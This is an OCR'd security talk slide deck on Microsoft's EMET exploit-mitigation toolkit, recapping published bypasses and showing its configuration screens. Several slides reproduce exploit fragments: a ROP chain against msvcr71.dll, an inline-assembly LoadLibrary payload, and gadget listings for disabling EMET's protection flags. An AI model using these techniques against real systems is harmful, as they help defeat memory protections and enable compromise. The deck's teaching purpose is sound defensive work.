
Hide and Seek with EMET

Subprocess(‘Sudo Reboot’) and Michael “theMechanic” Edie

RTN AGENDA SLIDE

- Mr. Reboot & TheMechanic
- What is EMET?
- EMET in DefSec
- Historical Issues
- DEMO
- Recommendations
- Discussion / Questions

This is $20 of metrics…



Mr. Reboot “Jon Creekmore”

Personal

- .NET Programmer Association (Redmond, WA)
- PhD Candidate in Information Assurance and Security from a DHS/NSA Center of Excellence
- Loves to do pro bono work and help make a difference in people
- Turbo-charged tech dude, but always a family man

Professional

- CSO and Director of Technology
- VP of Augusta Locksports
- President of CSRA ISC2 Chapter
- Honorably Discharged Still Cleared Veteran (Twitter is not a fact source)
- Founder Bsides Nights Inc.
- BSidesNights.com

GNU

Linux

Slackware

Michael Edie / @damikaenik

- Slackware User
- Husband
- Soon to be father
- Computer Enthusiast with a penchant for EC-Council Certs
- Volunteer Sys Admin @ SmashtheStack.org

Talk.Define(EMET)

What is EMET and why you should care…

Enhanced Mitigation Experience Toolkit (EMET)

- Software solution from Microsoft to add enhanced security capabilities for a number of uses
- Absolutely FREE and still maintained with constant updates
- Aims to mitigate vulnerabilities in software
- Stops cyberattacks targeting memory corruption

Enhanced Mitigation Experience Toolkit (EMET)

- CLI or GUI
- Can stop Zero-Days
- Helps to possibly prevent mass exploits
- Can aid in detecting targeted attacks
- Heavy on memory protection, but also supports SSL pinning and more

Enhanced Mitigation Experience Toolkit (EMET)

	Mitigation	XP	Server 2003	Vista	Server 2008	Win7	Server 2008 R2	Win8	Server 2012
System Mitigations	DEP	✓	✓	✓	✓	✓	✓	✓	✓
	SEHOP	✗	✗	✓	✓	✓	✓	✓	✓
	ASLR	✗	✗	✓	✓	✓	✓	✓	✓
Application Mitigations	DEP	✓	✓	✓	✓	✓	✓	✓	✓
	SEHOP	✓	✓	✓	✓	✓	✓	✓	✓
	NULL Page	✓	✓	✓	✓	✓	✓	✓	✓
	Heap Spray	✓	✓	✓	✓	✓	✓	✓	✓
	Mandatory ASLR	✗	✗	✓	✓	✓	✓	✓	✓
	EAF	✓	✓	✓	✓	✓	✓	✓	✓
	Bottom-up	✓	✓	✓	✓	✓	✓	✓	✓
	Load library checks	✓	✓	✓	✓	✓	✓	✓	✓
	Memory protection checks	✓	✓	✓	✓	✓	✓	✓	✓
	Simulate execution flow	✓	✓	✓	✓	✓	✓	✓	✓
	Stack pivot	✓	✓	✓	✓	✓	✓	✓	✓

Image sourced from KrebsOnSecurity.com

USING EMET.DEFENSES

What does it provide for us…

What CYBER PROECTION does it provide?

- 32 bit Legacy Apps that were built with older protection schema
- Apps compiled with older compliers
- Microsoft and Non-Microsoft Software
- Will require the .NET Framework
- Uses EMET.dll / EMET32/64.dll

SPELL CHECK

Because Cat Orgies are too important to ignore.

What CYBER PROECTION does it provide?

- New Tricks to Old Platforms
- Granular Controls
- Line of Business Apps Friendly
- “Opt-In”

EMET Security Mitigations

- Attack Surface Reduction(ASR)
- Export Address Table Filtering (EAF+)
- Data execution prevention (DEP)
- Structured Execution Handling Overwrite Protection (SEHOP)
- NullPage
- HeapSpray
- Export Address Translation
- Mandatory Address Space Layout Randomization (ASLR)
- Bottom Up ASLR
- Load Library Check – return oriented protection (ROP)
- Memory Protection Check – ROP
- Caller Checks
- Simulate Execution Flow – ROP
- Stack Pivot – ROP

https://technet.microsoft.com/en-us/security/jj653751

Risks in using EMET

- Since EMET touches processes in memory, there can be compatibility issues specific with each app and vendor coding practices
- Do not push to a production environment without testing, this tool first works best on small stable environments with limited custom apps, enterprise after testing

Note on SSL Pinning

- EMET must be given a white list of sites to apply SSL certificate pinning
- This can obviously be time consuming and does not always work correctly with sites even with global policies
- Some have noted sites listed might still not be protected, reasons unknown

HISTORICAL ISSUES

Ready or not, here they come…

I’ve Got 99 Problems and Protecting Myself is One…

- EMET works by injecting EMET.dll into every process that it protects (hooking)
- EMET is not designed to defend against all attacks and has some issues with 32 bit apps running in WoW64
- EMET.dll can be attacked as well and has no internal safety controls

A Short Recap

- Several folks and groups over the past few years have found ways to defeat EMET
- Some key ones have been:
  - Microsoft Blue Hat Contestants
  - Bromium Labs
  - OffSec

Bromium Labs – Jared DeMott (2014)

- EMET 4.x
- Jared and Bromium Labs decided to tackle the mitigations themselves
- Focused around enabling ROP attacks to be able to work again
- EMET Team recognized DeMott and Bromium in the release of EMET 5.0
- Live demo'd at BsidesSF 2014

- https://bromiumlabs.files.wordpress.com/2014/02/bypassing-emet-4-1.pdf

Once You ROP, You Can’t Stop…

- ROP uses existing code and bounces around when you can’t inject new code
- EMET protects the stack and heap in several ways to prevent these Return Oriented Programming exploits
- Jared decided to start with looking at how to use gadgets in place to create a pivot that would work
- Dissected the following:
  - LoadLibrary – Used to load a DLL in, EMET lists 50+ functions as “critical”
  - MemProt – Checks to ensure functions are not marking stack as executable
  - Caller – Goes back to ensure the API was not RET or JMP, but CALL
  - SimExecFlow – Runs ahead a few steps in memory to ensure CALL is still being used
  - StackPivot – Validates that the thread is in proper memory address limits and not heap

How Jared and Bromium Beat EMET

- Used a generic custom “vuln_Prog.exe” with simple stack based Buffer Overflow
- Assumed:
  - Attacker has control over bug trigger
  - Memory leak /information disclosure bug
  - Ability to locate legitimate gadgets in memory from DLL
- Environmental Controls:
  - Used msvcr71.dll since it had a common known bug needed
  - Just sped up the R&D time for finding a new one in the wild

Jared and Bromium Continued…

- Caller
  - EMET was able to stop a common VirtualProtect/ VirutalAlloc ROP because RTN/JMP
  - Jared was able to devise to either seek out another function that makes a legal CALL to msvcr71.dll
    -or-
    Find a non-critical unprotected function
  - Jared found a viable unprotected function and made a CALL back to VirtualAlloc with a few NOP's and a breakpoint

```
def create_VA_rop_chain():
    rop_gadgets = ""
    #rop_gadgets += struct.pack('<L',0x7c34d266) #int 3, ret (works as a breakpoint for debugging rop chain)
    rop_gadgets += struct.pack('<L',0x7c34728e) # POP EAX # RETN [msvcr71.dll]
    rop_gadgets += struct.pack('<L',0x7C37A094) # addr to Virtual Allocation
    rop_gadgets += struct.pack('<L',0x7c3415a2) # JMP [EAX] [msvcr71.dll]
    #rop_gadgets += struct.pack('<L',0x004010D6) #fixing esi
    #rop_gadgets += struct.pack('<L',0x7C34A459) # to a call to Virtual Allocation in "normal" code
    rop_gadgets += struct.pack('<L',0x00000000) # lpaddress
    rop_gadgets += struct.pack('<L',0x00008000) # dwsize
    rop_gadgets += struct.pack('<L',0x00001000) # flAllocationType
    rop_gadgets += struct.pack('<L',0x00000040) # flProtect
    rop_gadgets += struct.pack('<L',0xdeadbeef) # junk
    rop_gadgets += struct.pack('<L',0xdeadbeef) # junk
    rop_gadgets += struct.pack('<L',0x00401105) #move code to eax
    rop_gadgets += struct.pack('<L',0x7c34888f) #jmp eax xor eax,eax ret
    rop_gadgets += struct.pack('<L',0x7C347654) #Terminate Process

    return rop_gadgets
```

Jared and Bromium Continued…


- LoadLibrary
  - LL can stop Metasploit payloads by default because it detects UNC paths to remote DLL thanks to EAF
  - Jared came up with the idea to…

```
163  char *lib_to_load = "user32.dll";
164  char *msg_box = "MessageBoxA";
165  char *my_msg = "Sorry, you've been PWNED by labs.bromium.com";
166  char *my_title = "Should've picked me as 1st Place";
167  _asm{
168      sub esp, 500
169      lea ebx, lib_to_load
170      mov ebx, [ebx]
171      push ebx
172      mov ebx, 0x7C37A0B8
173      mov ebx, [ebx]
174      call ebx //LoadLibraryA
175
176      lea ebx, msg_box
177      mov ebx, [ebx]
178      push ebx
179      push eax
180      mov ebx, 0x7C37A00C
181      mov ebx, [ebx]
182      call ebx  //GetProcAddressA
183
184      push 0x00000000
185      lea ebx, my_title
186      mov ebx, [ebx]
187      push ebx
188      lea ebx, my_msg
189      mov ebx, [ebx]
190      push ebx
191      push 0x00000000
192      call eax //MessageBoxA
```

Jared and Bromium Continued…

- LoadLibrary
  - LL can stop Metasploit payloads by default because it detects UNC paths to remote DLL thanks to EAF
  - Jared came up with the idea to…
    Use LoadLibrary with GetProcAddress to ride a CALL and not a JMP/RTN like MSF uses

```
\Users\jared.denott\Documents\emet\code>vuln_prog.exe exploit.bin
lling vuln()
```




```
163  char *lib_to_load = "user32.dll";
164  char *msg_box = "MessageBoxA";
165  char *my_msg = "Sorry, you've been PWNED by labs.bromium.com";
166  char *my_title = "Should've picked me as 1st Place";
167  _asm{
168      sub esp, 500
169      lea ebx, lib_to_load
170      mov ebx, [ebx]
171      push ebx
172      mov ebx, 0x7C37A0B8
173      mov ebx, [ebx]
174      call ebx //LoadLibraryA
175
176      lea ebx, msg_box
177      mov ebx, [ebx]
178      push ebx
179      push eax
180      mov ebx, 0x7C37A00C
181      mov ebx, [ebx]
182      call ebx  //GetProcAddressA
183
184      push 0x00000000
185      lea ebx, my_title
186      mov ebx, [ebx]
187      push ebx
188      lea ebx, my_msg
189      mov ebx, [ebx]
190      push ebx
191      push 0x00000000
192      call eax //MessageBoxA
```

Jared and Bromium Continued…


- MemProtect
  - Naturally bypassed since the VirtualProtect call used was not marking stack pages
- SimExecFlow
  - Jared called VitualAlloc with legit calls so this ran forward, but did not detect ROP
- StackPivot
  - Jared kept the shellcode on the stack and did not pivot to the heap, so this did not fire off either and EMET was not thrown
- EAF
  - Jared was also able to disable the debug registers and clear the breakpoints which EMET uses to detect exports

Jared and Bromium Summary

- Jared and Bromium were able to defeat EMET 4.x and over 12 of it's protection techniques through some planning and custom coding
- Though this was indeed a success for them, on a defensive note, many exploits use common frameworks and these controls are very useful for most attackers
- Of course EMET rolled out 5.x with these protections now patched and improved ;-)

AND THEY SAID…

TRY HARDER!



EMET 5.x Came and OffSec Responded…


- The Offensive Security Team decided to throw down on EMET 5.x
- First in EMET 4.x
- Then in EMET 5.0
- Later in EMET 5.1
- This was basically a nice game of back and forth with Microsoft
- Provided some great protections for EMET.dll itself

OffSec Method… “We KILL THE EMET”

- OffSec was able to reverse EMET.dll and notice a neat little weakness in 4.x …

- In EMET at the time there was:
  - Global flags to enable/disable
  - Static load locations for EMET.dll
  - Page with W/R perm’s

- So OffSec built a ROP to dynamically locate EMET’s flags for the switch and zero it out with GetModuleHandle and the Import Address Table (IAT)



https://www.offensive-security.com/vulndev/disarming-enhanced-mitigation-experience-toolkit-emet/

Import EMET 5.0… Again… Try Harder..


- In EMET 5.0 new protections on EMET.dll itself were added, but OffSec was able to improve their early methods
- Microsoft moved the ROP Protection (ROP-P) flag to a new location and encoded the address pointer ☺
- OffSec decided to hit the IAT to locate the DecodePointer API and simply reverse the logical security controls to get the ROP-P zero'd out again (golf clap…)

```
POP EAX # RETN // Pop GetModuleHandle Ptr from the stack
GetModuleHandle // GetModuleHandle Ptr
MOV EAX,[EAX] # RETN // Get GetModuleHandle Address
PUSH EAX # RETN // Call GetModuleHandle
POP ECX # RETN // GetModuleHandle RET Address: Pop EMET_CONFIG_STRUCT
EMET_STRING_PTR // GetModuleHandle argument
EMET_CONFIG_STRUCT // EMET_CONFIG_STRUCT offset
POP ESI // Pop MEM_ADDRESS Ptr to save EMET base
MEM_ADDRESS
MOV [ESI],EAX # RETN // Save EMET base address at MEM_ADDRESS
ADD EAX,ECX # RETN // Get the address of EMET_CONFIG_STRUCT
MOV EAX,[EAX] // Get the encoded value stored at EMET_CONFIG_STRUCT
POP ESI // Pop DecodePointer ARG Ptr from the stack
DECODEPTR_ARG_PTR
MOV [ESI],EAX // Update DECODEPTR_ARG with encoded value
POP EAX # RETN // Pop EMET base address Ptr
```

https://www.offensive-security.com/vulndev/disarming-emet-v5-0/

We Hided It Harder… :P

- In EMET 5.1 OffSec noticed that EMET.dll now had a new twist with encoded pointers to the global variables used before
- Microsoft used the CPUID to XOR the value for encoding to the pointer for the flag
- As well… the CONFZIG_STRUCT page is not now READ ONLY!
- Instead of reversing the XOR, OffSec decided to borrow a function already in EMET.dll
- CALL to CONFIG_STRUCT, dodge EAF(+) again… and… PWNED!



https://www.offensive-security.com/vulndev/disarming-and-bypassing-emet-5-1/

EMET 5.2

- A new logical methodology emerged to use EMET to defeat… well… EMET
- Alshaheel and Pande decided that since EMET was like many security tools and might need internal functions to unload itself from hooks in app's, then perhaps the easiest way to defeat it lied there…
- This was true and in EMET 5.2 by leveraging GetModuleHandleA, these researchers were able to locate and invoke the natural unloading process of EMET in memory
- NtSetContextThread also took care of EAF(+)
- Short, sweet, simple, but still EMET was in memory…

```
00060A94
00060A94 loc_60A94:
00060A94 lea     eax, [ebp+Context]
00060A9A mov     ecx, esi
00060A9C push    eax             ; context
00060A9D push    edi             ; current thread
00060A9E call    ds:off_802EC
00060AA4 call    esi             ; NtSetContextThread
00060AA6 xor     ecx, ecx
00060AA8 test    eax, eax
00060AAA setns   al
```

https://www.fireeye.com/blog/threat-research/2016/02/using_emet_to_disabl.html

WoW Didn’t See that Coming…

- In EMET 5.5, Duo Security discovered that targeting the WoW64 layer could allow to bypass all of EMET’s features in one fell swoop
- Since many browser and other common app’s are still running in 32 bit over the WoW64 subsystem, the means to inject EMET into them creates a weakness
- Attackers can use 64-bit ROP chains and secondary stages to bypass EMET

https://duo.com/assets/pdf/wow-64-and-so-can-you.pdf

// EMET DEMO

Michael Edie / @damikaenik

Enhanced Mitigation Experience Toolkit

Import
Export
Group Policy
Wizard
File
Apps
Trust
Configuration
Quick Profile Name:
Maximum security setti...
Skin: EMET Dark Style
System Settings
Windows Event Log
Tray Icon
Early Warning
Reporting
Help
Info

System Status

Data Execution Prevention (DEP)	Always On
Structured Exception Handler Overwrite Protection (SEHOP)	Application Opt Out
Address Space Layout Randomization (ASLR)	Application Opt In
Certificate Trust (Pinning)	Enabled

Running Processes

Process ID	Process Name	Running EMET
1340	ac.sharedstore - ActivIdentity Cache Server	
3896	accrdsub - ActivIdentity card event handler	
4124	accrdsub - ActivIdentity card event handler	
4152	acevents - ActivIdentity Event Service	
1404	acevents - ActivIdentity Event Service	
3960	acevents - ActivIdentity Event Service	
3304	acrotray - AcroTray	

The changes you have made may require restarting one or more applications

Refresh

Enhanced Mitigation Experience Toolkit

Import
Export
Group Policy
Wizard
File
Apps
Trust
Configuration
Quick Profile Name:
Maximum security setti...
Skin: EMET Dark Style
System Settings
Windows Event Log
Tray Icon
Early Warning
Reporting
Help
Info

System Status

Data Execution Prevention (DEP)	Always On
Structured Exception Handler Overwrite Protection (SEHOP)	Application Opt Out
Address Space Layout Randomization (ASLR)	Application Opt In
Certificate Trust (Pinning)	Enabled

Running Processes

Process ID	Process Name	Running EMET
3628	brpjp04a - brcdcmon	
3660	BrStsW64 - brstswnd	
6212	cmd - Windows Command Processor	
7000	cmd - Windows Command Processor	✓
6040	cmd - Windows Command Processor	✓
3204	concentr - Citrix Connection Center	
2528	concentr - Citrix Connection Center	

Refresh

“EMET anticipates the most common attack techniques attackers might use to exploit vulnerabilities in computer systems, and helps protect by diverting, terminating, blocking, and invalidating those actions and techniques”

(https://channel9.msdn.com/Events/TechEd/Europe/2014/CDP-B348)

Application Configuration

Mitigations

Enter text to search... | Find | Clear

App Name	DEP	SEHOP	NullPage	HeapSpray	EAF	EAF+	MandatoryASLR	BottomUpASLR	LoadLib	MemProt	Caller	SimExecFlow	StackPivot	ASR
Acrobat.exe	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	
AcroRd32.exe	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	
cmd.exe	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓	✓	✓	
EXCEL.EXE	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓	✓	✓	✓
iexplore.exe	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
INFOPATH.EXE	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓	✓	✓	
java.exe	✓	✓	✓		✓		✓	✓	✓	✓	✓	✓	✓	
javaw.exe	✓	✓	✓		✓		✓	✓	✓	✓	✓	✓	✓	
javaws.exe	✓	✓	✓		✓		✓	✓	✓	✓	✓	✓	✓	
LYNC.EXE	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓	✓	✓	
MSACCESS.EXE	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓	✓	✓	
MSPUB.EXE	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓	✓	✓	
notepad++.exe	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓	✓	✓	
OIS.EXE	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓	✓	✓	
